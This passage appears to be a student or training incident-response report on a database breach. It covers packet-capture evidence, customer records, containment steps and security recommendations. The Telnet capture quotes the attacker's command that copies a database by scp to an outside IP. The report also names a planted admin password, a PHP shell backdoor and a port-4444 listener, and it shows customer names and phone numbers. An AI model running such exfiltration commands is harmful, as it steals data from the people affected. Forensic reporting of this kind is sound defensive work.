
Customers

customerId	contactLastName	contactFirstName	phone
1370	Schmitt	Carine	40.32.2555
1166	King	Jean	7025551838
1611	Ferguson	Peter	03 9520 4555
1370	Labrune	Janine	40.67.8555
1504	Bergulfsen	Jonas	07-98 9555
1165	Nelson	Susan	4155551450
NULL	Piestrzeniewicz	Zbyszek	(26) 642-7555
1504	Keitel	Roland	+49 69 66 90 2

0040
0050
0060
0070
0080
0090
00a0
00b0
00c0
00d0
00e0
00f0
0100
0110

Figure 8: the customer data that he is accessing

The attacker than sends the data to fierce@178.62.228.28



2294	2022-02-19 22:02:17.503951	10.10.1.2	10.10.1.3	TELNET	
2295	2022-02-19 22:02:17.506011	10.10.1.3	10.10.1.2	TELNET	
2296	2022-02-19 22:02:17.508034	10.10.1.2	10.10.1.3	TCP	
2297	2022-02-19 22:02:26.394165	10.10.1.2	10.10.1.3	TELNET	
2298	2022-02-19 22:02:26.399585	10.10.1.3	10.10.1.2	TELNET	
2299	2022-02-19 22:02:26.400395	10.10.1.2	10.10.1.3	TCP	
2300	2022-02-19 22:02:26.405667	147.182.157.9	178.62.228.28	TCP	
2301	2022-02-19 22:02:26.497877	178.62.228.28	147.182.157.9	TCP	
2302	2022-02-19 22:02:26.497934	147.182.157.9	178.62.228.28	TCP	
2303	2022-02-19 22:02:26.498348	147.182.157.9	178.62.228.28	SSHv2	
2304	2022-02-19 22:02:26.587861	178.62.228.28	147.182.157.9	TCP	
2305	2022-02-19 22:02:26.596305	178.62.228.28	147.182.157.9	SSHv2	
2306	2022-02-19 22:02:26.596335	147.182.157.9	178.62.228.28	TCP	
2307	2022-02-19 22:02:26.596723	147.182.157.9	178.62.228.28	SSHv2	1
2308	2022-02-19 22:02:26.685959	178.62.228.28	147.182.157.9	SSHv2	1
2309	2022-02-19 22:02:26.686018	147.182.157.9	178.62.228.28	TCP	
2310	2022-02-19 22:02:26.686143	178.62.228.28	147.182.157.9	TCP	
2311	2022-02-19 22:02:26.689233	147.182.157.9	178.62.228.28	SSHv2	
2312	2022-02-19 22:02:26.778781	178.62.228.28	147.182.157.9	TCP	
2313	2022-02-19 22:02:26.784303	178.62.228.28	147.182.157.9	SSHv2	

```
> Frame 2298: 113 bytes on wire (904 bits), 113 bytes captured (904
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 10.10.1.3, Dst: 10.10.1.2
> Transmission Control Protocol, Src Port: 23, Dst Port: 49522, Sec
v Telnet
  Data: scp phl.db fierce@178.62.228.28:/tmp/phl.db\r\n
```

```
0000  00 04 00 01
0010  45 10 00 61
0020  0a 0a 01 02
0030  80 18 01 fd
0040  07 e9 03 60
0050  69 65 72 63
0060  2e 32 38 3a
0070  0a
```

Figure 9: The last TELNET protocol before the data is sent to fierce@178.62.228.28

An administrator account was left in the database system with the password fierce123 as a re entry into the system if the attacker needs it.




Figure 10: the username data followed by the password fierce 123

Additional evidence:

The PHPshell scripts original download locations




Figure 11: the PHP shell script created by artyum at HTTPS://github.com/artyuum




Figure 12: The bitcoin wallet address from the extortion email

IP address of where the customer data was sent too details




Figure 13: IP address 178.62.228.28

Incident Response:

Seeing as how preparation and identification are already started for this incident, the next stage will be contain the damage. We want to separate the database and our webserver from the network. This will prevent the attacker from moving latterly to any of our other systems in our network. After this is done we will want to eradicate everything the attacker has put or changed on our system. He has left an administrator account on the database under fierce@ 178.62.228.28 with a password of fierce123. He has also run a python one-liner that is keeping port 4444 open. This needs to be closed immediately. There is a PHPshell script that is acting as a backdoor into our system. This all needs to be wiped out back to how it was. After the eradication step we will go into recovery. It is important that we have the necessary security tools in place before we go back online or else it will only happen again. It did not take very long for the attacker to get into our system so its imperative that we start utilizing the info from the post-incident recommendations. After all this is complete we need to learn from our mistakes. We must inform all of our customers of this data breach and assure them that it will not happen again. Than after it is all set and done and we have set up proper security tools, we must re-test the entry vector the threat actor used to gain entry into our system.

Post-Incident Recommendations




Figure 11: A new network topology map that we should work to implementation

We begin with creating a detailed network topology map above, ensuring clarity on the placement of security devices. Next, deploying next-generation firewalls acts as robust protection, monitoring both external threats and internal activities.

Regarding web server security, segregation from the trusted network and implementation of web application firewalls enhance protection against cyber threats. IP address changes and Virtual LAN installations further fortify defenses. Logging and retention systems are recommended for comprehensive monitoring and analysis, vital for understanding and mitigating potential breaches.

Employee training is crucial, with an emphasis on password management, multi-factor authentication, and phishing awareness. Adhering to the principle of least privilege minimizes risks associated with human error. Physical security measures, such as USB locks and server locks, add an extra layer of protection against unauthorized access.

Finally, developing an incident response plan ensures a swift and organized response to cyber incidents, minimizing disruption and facilitating a prompt return to normal operations. Together, these measures form a holistic approach to enhancing our company's cybersecurity posture and safeguarding our assets.

Citations:

OpenAI. (2024). Definition of Wireshark. ChatGPT. Retrieved May 18, 2024, from https://chat.openai.com/.

OpenAI. (2024). Definition of Event Logs. ChatGPT. Retrieved May 18, 2024, from https://chat.openai.com/.

OpenAI. (2024). Definition of Bitcoin Address Lookup. ChatGPT. Retrieved May 18, 2024, from https://chat.openai.com/.

OpenAI. (2024). Definition of VirusTotal. ChatGPT. Retrieved May 18, 2024, from https://chat.openai.com/.

OpenAI. (2024). Definition of SiteCheckerBotCrawler. ChatGPT. Retrieved May 18, 2024, from https://chat.openai.com/.

OpenAI. (2024). Definition of Curl. ChatGPT. Retrieved May 18, 2024, from https://chat.openai.com/.

OpenAI. (2024). Definition of Python One-Liner. ChatGPT. Retrieved May 18, 2024, from https://chat.openai.com/.

OpenAI. (2024). Definition of Port 4444. ChatGPT. Retrieved May 18, 2024, from https://chat.openai.com/.

OpenAI. (2024). Definition of PHP Shell Script. ChatGPT. Retrieved May 18, 2024, from https://chat.openai.com/.

OpenAI. (2024). Definition of TELNET Protocol. ChatGPT. Retrieved May 18, 2024, from https://chat.openai.com/.

Cyber kill chain®. Lockheed Martin. (n.d.). https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

Force, J. T. (2020, December 10). *Security and Privacy Controls for Information Systems and organizations*. CSRC. https://csrc.nist.gov/pubs/sp/800/53/r5/upd1/final

Government of Canada, S. C. (2024, May 10). *Consumer price index portal*. Government of Canada, Statistics Canada. https://www.statcan.gc.ca/en/subjects-start/prices_and_price_indexes/consumer_price_indexes

Office of the Privacy Commissioner of Canada. (2018, January 9). *PIPEDA legislation and related regulations*. https://www.priv.gc.ca/en/privacy-topics/privacy-laws-in-canada/the-personal-information-protection-and-electronic-documents-act-pipeda/r_o_p/

Rodrigues, J. (2023, December 20). *7 phases of incident response: Essential steps for a comprehensive response plan*. TitanFile.

https://www.titanfile.com/blog/phases-of-incident-response/#:~:text=The%207%20steps%20of%20incident,threat%20in%20an%20organized%20way.